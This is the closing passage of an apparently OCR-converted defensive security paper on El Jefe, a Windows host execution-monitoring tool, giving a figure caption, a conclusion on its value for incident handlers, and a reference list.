



**Figure 19 - lateral movement with psexec**

## 5. Conclusion

El Jefe provides detailed insight into activity on Windows hosts. It is easy to install, the agents consume minimal hardware resources, and the web user interface is easy to navigate.

Commercial alternatives with similar features include Carbon Black, CrowdStrike Falcon Host, and Tanium. If your organization cannot strictly control the software running its hosts (e.g. with application whitelisting), then at least knowing what is running is a worthwhile goal.

For an incident handler, the host execution logs are refreshingly easy to analyze and lack the ambiguity and noise typically found in logs from network controls. This technology perfectly complements host antivirus solutions, and is analogous to having full packet capture logs to support your network IPS deployment.

Author Name, email@addresscharlie@packetprotector.org

## References

Cuckoo, *Preparing the Guest - Cuckoo Sandbox v1.2 Book* (n.d.). Retrieved March 17, 2015, from http://docs.cuckoosandbox.org/en/latest/installation/guest/

Django, *django-admin.py and manage.py | Django documentation | Django* (n.d. a). Retrieved March 16, 2015, from https://docs.djangoproject.com/en/1.6/ref/django-admin/

Django, *How to use Django with Apache and mod_wsgi | Django documentation | Django* (n.d. b). Retrieved March 16, 2015, from https://docs.djangoproject.com/en/1.6/howto/deployment/wsgi/modwsgi/

Immunity Inc., *El Jefe - Threat Analysis* (n.d.). Retrieved March 1, 2015, from https://eljefe.immunityinc.com/

Immunity Inc., *El Jefe Installation Guide* (2014, June). Retrieved March 5, 2015, from https://eljefe.immunityinc.com/imedia/docs/InstallationGuide2.1.pdf

Mandiant, *M-Trends 2015: A View From the Front Lines* (2015, February). Retrieved March 13, 2015, from https://www.mandiant.com/resources/mandiant-reports/

Microsoft, *Microsoft security advisory: Update to improve Windows command-line auditing: February 10, 2015 - [3004375]* (2015, February). Retrieved March 20, 2015, from https://support.microsoft.com/en-us/kb/3004375

Offensive Security, *Mimikatz - Metasploit Unleashed* (n.d. a). Retrieved March 20, 2015, from http://www.offensive-security.com/metasploit-unleashed/Mimikatz

Offensive Security, *VBScript Infection Methods - Metasploit Unleashed* (n.d. b). Retrieved March 19, 2015, from http://www.offensive-security.com/metasploit-unleashed/VBScript_Infection_Methods

Quigley, Bryan, *Releases – Ubuntu Wiki* (2015, March). Retrieved March 19, 2015, from https://wiki.ubuntu.com/Releases

SANS Institute, *SANS Institute - Critical Security Control: 5* (n.d.). Retrieved March 20, 2015, from https://www.sans.org/critical-security-controls/control/5

Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. San Francisco, CA: No Starch Press

Author Name, email@addresscharlie@packetprotector.org

Ullrich, Johannes (2013, October) *PHP.net compromise aftermath: Why Code Signing Beats Hashes*. Retrieved March 12, 2015, from https://isc.sans.edu/diary/PHPnet+compromise+aftermath+Why+Code+Signing+Beats+Hashes/16901